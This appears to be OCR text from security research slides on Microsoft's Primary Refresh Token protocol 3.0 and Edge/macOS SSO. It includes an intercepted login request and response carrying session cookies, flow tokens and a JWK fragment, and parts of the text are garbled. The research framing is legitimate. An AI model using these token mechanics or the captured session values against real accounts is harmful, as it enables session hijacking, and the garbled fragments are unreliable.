
Transport key (RSA key) – sent as JSON Web Key (JWK)

JWK specs written by Microsoft employee Michael Jones

<https://datatracker.ietf.org/doc/html/rfc7517>




PRT request and broker mechanics - Windows



JWE <https://datatracker.ietf.org/doc/html/rfc7516>



PRT request and broker mechanics – macOS



PRT protocol version 3.0 – usage

Implementations we have analyzed:

Edge SSO

Uses deviceless PRT directly for SSO after signing in to Edge

Intune macOS SSO Extension

Uses device-bound PRT that is obtained via deviceless PRT

Other platforms, like android and iOS, are also known to also utilize this.



PRT protocol version 3.0

Edge on MacOS has Single Sign On capabilities – using the deviceless PRT as an SSO mechanism

3143	https://aadcdn.msftauth.net	GET	/ests/2.1/content/cdnbundles/ux.converged.login.strings-en-gb.min_2ue0as7mkd11c4rhegqs5a2.js	200	49114	script	js	✓	152.199.23.37	14:17:45 14 Dec ...
3146	https://assets.msn.com	GET	/bundles/v1/edgeChromium/latest/shoppingHomepage.ac16ffcd8215071290f.js	200	665884	script	js	✓	23.73.4.96	14:17:45 14 Dec ...
3193	https://login.microsoftonline.com	POST	/common/login	✓	200	73169	HTML	✓	20.190.159.70	ESTSAUTHPERSISTE... 14:17:50 14 Dec ...
3201	https://aadcdn.msftauth.net	GET	/shared/1.0/content/js/ConvergedSA_Core_hEU8Z4jpyOGtnYlcmP5cGw2.js	200	311587	script	js	✓	152.199.23.37	14:17:51 14 Dec ...

Request

PrettyRawHex

```
1 POST /common/login HTTP/1.1
2 Host: login.microsoftonline.com
3 Cookie: wlidperf=FR=L&ST=1671023880201; clrc={%2219341%22%3a[%22+5jF/0ga%22%2c%220ZwqeA8Y%22]}; brcap=0; escctx=AQABAAAAAD—DLA3V070rddgJg7WevrNesaZWx_00L0ZfFhsc_N9hwF66tJ5IJ7Z1AmDkljne_FMCROuo90—x9SsRY0JdHvm5YliuuB46—xz8j4ouCuIaQH4EDbT8K
KI3Ybp6KQcBP736H4ioGMyMKrBtPegiqQSacWnVM0eBiwLwMjNleFgBstjBPVVi_
kkZ2GG8YEX2AqgAA; buid=
0.ASUAMe_N—B6jSkuT5F9XHpElWiC41uzCMrZJmKZERTDlp3oBAAA.AQABAAEA
Rrb2XYUhtC68urPa1HZtXiIvE2zPy7CC_clbbR9oI179X_sEFC3n9pBf10mTuIe4g8gAA; fpc=Aq8VoHzgljBEmPDkn2uRTfN_WQqMAQAAPzDK9s0AAAA;
stsservicecookie=estsfd; x-ms-gateway-slice=estsfd
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Content-Type: application/x-www-form-urlencoded
6 Origin: https://login.microsoftonline.com
7 Content-Length: 1834
8 Accept-Language: en-GB,en;q=0.9
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) PKeyAuth/1.0
10 Referer: https://login.microsoftonline.com/
11 Accept-Encoding: gzip, deflate
12 Connection: close
13
14 i13=0&login=olaftesting%40falconforce.io&loginfmt=olaftesting%40falconforce.io&type=11&LoginOptions=3&lrt=&lrtPartition=&
hisRegion=&hisScaleUnit=&passwd=
&canary=FVNevj%2F5hhDwt%2BTKHhAX%2BJZVCnzf5Tlk2Td5SvEZnk%3D1%3A1&ctx=
rQQIARAAjVJPaNngF0—XtF1XZi0bi0xUsAexJE2T9C8MinbT0rXFpbZrEebXL1—a2CRfTdKm9CqI4EVERS242EXoSbwou—hpYE892t28CorHetKwft—PH68x4P3e7z
fC4YSLMdyMYTTGLfSaBUKrtE8y—WiGMmpVobnGIFHPCNmWykmm4EpRhTFpMDhJEynobUaDK99e_9XqIvlt—_1e9_KYARiBo27Dkq14jBGhgyiE0Uh8VyGxsQ5eLxRT
P—GyAJAC—odaJDxcG2o5ntTQXqijGksRBmNXJA—bdJ3CiMqNium5Eae6TA57M9x33k8roqQlNzM7s9qVZk2rJRbGLUd0otd0KBE—piJT8X4RdELG2IR35U04XALPiU0
F12ho—0f760QcxwXYFDG0laRNF0HCGKomsM3ocIYdu0kC42NTlynolxVsYK70n0dxocemmB5SZe8NN7KQDCnsuei0fq0uflBQIrwYpRzbzg0De_6ft19MnS75ebr_Yf
wWu4MVNhoDJ28kb25JZB79bsVGxbvL5TT3T64ocg0FkJBZdVaCPVigaef9TXC55Z6NnBj—Pp0adfpf81&hpgrequestid=
86d996d9—ee07—4094—955f—603dc6458303&flowToken=
AQABAAEAAD—DLA3V070rddgJg7Wevrgw—rgpMfx4NGGWIb3c3nZuw9PledwgypTn7lKfBfwqkLfCnnSRuZ5D6SG2Ds7KxNUo4jNMGSU6xlBqth0VxRvmXZ—wh62A
Jyay6Hlp31kRxn8t3kI15iQZ0VthoE—BcmdpxNoaw65Uy3NPjLC_wkZdL6VjM0SAapuGvV3—2BUyWVD0IXuLX—qZlaizzDkxd46U1TvB—L7B1HLNN8oL6voIEy1VvJL
b7BHVbGQ9M0q4GQCE_eKv_GDj78de0Lwr7stdN7J—FHyvegY8aV1pAV_2gUbWItK51lIchcBcrgoX59Y4—EdGMRqVVXdTbBQ—780aoYfEH8ySGThTFzu4fNaU—8—54
IMgOE937os30QqheeMrtRm54Z6yD_UKpy0ivAe9NUG3dkF4IZP1jIav00a0oy606vtqTeRrzLpbwcZTRnhKIDpRnxBwoxIhAKMkEIAA&PPSX=&NewUser=1&
FoundMSAs=&fpost=0&i21=0&CookieDisclosure=0&IsFidoSupported=0&isSignupPost=0&isRecoveryAttemptPost=0&i19=9936
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache
3 Pragma: no-cache
4 Content-Type: text/html; charset=utf-8
5 Expires: -1
6 Vary: Accept-Encoding
7 Strict-Transport-Security: max-age=31536000; includeSubDomains
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: DENY
10 Link: <https://aadcdn.msftauth.net>; rel=preconnect; crossorigin
11 Link: <https://aadcdn.msftauth.net>; rel=dns-prefetch
12 Link: <https://aadcdn.msauth.net>; rel=dns-prefetch
13 X-DNS-Prefetch-Control: on
14 P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
15 x-ms-request-id: 2aaeade-d6cf-4ffd-bae6-01ab7c064300
16 x-ms-ests-server: 2.1.14357.7 - WEULR1 ProdSlices
17 X-XSS-Protection: 0
18 Set-Cookie: ESTSAUTHPERSISTENT=
0.AV8AMe_N—B6jSkuT5F9XHpElWiC41uzCMrZJmKZERTDlp3oBAAA.AgABAAQA
VnmzEfu2WmV3EJAKsXWbyg5_dGL_gqSY928vR—P6KkTwD2BYmQAGjt5—jM0ZMA
9d9KR9cMFzlhfgUUULZJqrToCie8cWibj2GGNZN2NidLSVtSmRLi3SKoEw0F7R6C
domain=.login.microsoftonline.com; expires=Tue, 14-Mar-2023 13:18:00 GMT; path=/; secure; HttpOnly; SameSite=None
19 Set-Cookie: ESTSAUTH=
0.AV8AMe_N—B6jSkuT5F9XHpElWiC41uzCMrZJmKZERTDlp3oBAAA.AgABAAQAAD—DLA3V070rddgJg7Wevrgw—rgpMfx4NGGWIb3c3nZuw9PledwgypTn7lKfBfwqkLfCnnSRuZ5D6SG2Ds7KxNUo4jNMGSU6xlBqth0VxRvmXZ—wh62A
sWBgcvcUBJYrm_ZdMv9zCjFp—L1bxfmUjI4P—Hd_vQHtCj0J8TRTodhw0Ys0XDQff—30a3s8xEctnbN4S31
75M0Rhk6qILnstc0cUbb95_odNfD1y3YeCqdsJ00jo2—x2qeV9tVizDeRmbUwuRQY59Q7yupRbPLJ9wN
jmbHolT6PwUjHqL9zbSw0KsDLubRLW2dWEMV84fpNPN0YCTnWbCzvUBd0w7s6WBRK2Ko8101Ba58
mQWj7k4fHe1ZhPU; domain=.login.microsoftonline.com; path=/; secure; HttpOnly; SameSite=None
20 Set-Cookie: ESTSAUHLIGHT=+816ff6a2—e67f—4f3e—957c—7531e489ef0d; path=/; secure; HttpOnly; SameSite=None
21 Set-Cookie: ch=B21qXrKUQk1RqdWixa—7a7MCjp9ZeuMRhfiDr9zw08E; domain=.login.microsoftonline.com; path=/; secure; HttpOnly; SameSite=None
22 Set-Cookie: ESTSSC=00; path=/; secure; HttpOnly; SameSite=None
23 Set-Cookie: buid=
0.AV8AMe_N—B6jSkuT5F9XHpElWiC41uzCMrZJmKZERTDlp3oBAAA.AgABAAQAAD—DLA3V070rddgJg7Wevrgw—rgpMfx4NGGWIb3c3nZuw9PledwgypTn7lKfBfwqkLfCnnSRuZ5D6SG2Ds7KxNUo4jNMGSU6xlBqth0VxRvmXZ—wh62A
HttpOnly; SameSite=None
24 Set-Cookie: fpc=Aq8VoHzgljBEmPDkn2uRTfN_WQqMAQAAPzDK9s0AAAA; path=/; secure; HttpOnly; SameSite=None
```

Inspector

Request attributes

Request body parameters

Request cookies

Request headers

Response headers

PRT protocol ver

Send:

- Special authorization code
- On-the-fly generated RSA key

Receive:

- Primary Refresh Token

```

%7B%22e%22%3A%22AQAB%22%2C%22kty%22%3A%22RSA%22%2C%22n%22%3A%225Vp1Fz-
B9NriNOX6j5AZzKy-56_idq-gEg1JD-Qk3L02tdVyZDz1Q9rV
rA82BB8eDxn01G97A03DLcNJg8l_id3iq04W7ZcYwyyt1V6KU-
qSnXyvbNFYdcqRLTwh-
ecd6b820-32c2-49b6-
S_klF5VM3zeBaGHzb8Gb
aza%20profile%20off
0.AV8AzUIqqYy_ukaqTr
8rX6whAnBq_YcwwE5CM
USKvmwb7L1MsgAjFq50
krDGi-cPzhAtwVdkfdA_0Ydxn94bk94VRH8yT-httpESzdKPa9

```

```
{ "e": "AQAB", "kty": "RSA", "n": "5Vp1Fz-  
sHL0DZeGpWlQIB9NriNOX6j5AZzKy-56  
r-OulcbaMHnlotjZONFu9YUT4qeAPVpT  
LcNJq8l_id3iq04W7ZcYwytt1V6KU-BF
```

[illegible]

SpWlQl
kWmeQ
9wixc

_r0i4
KGGiD
L8yoH
qlTZX

PRT protocol version 3.0

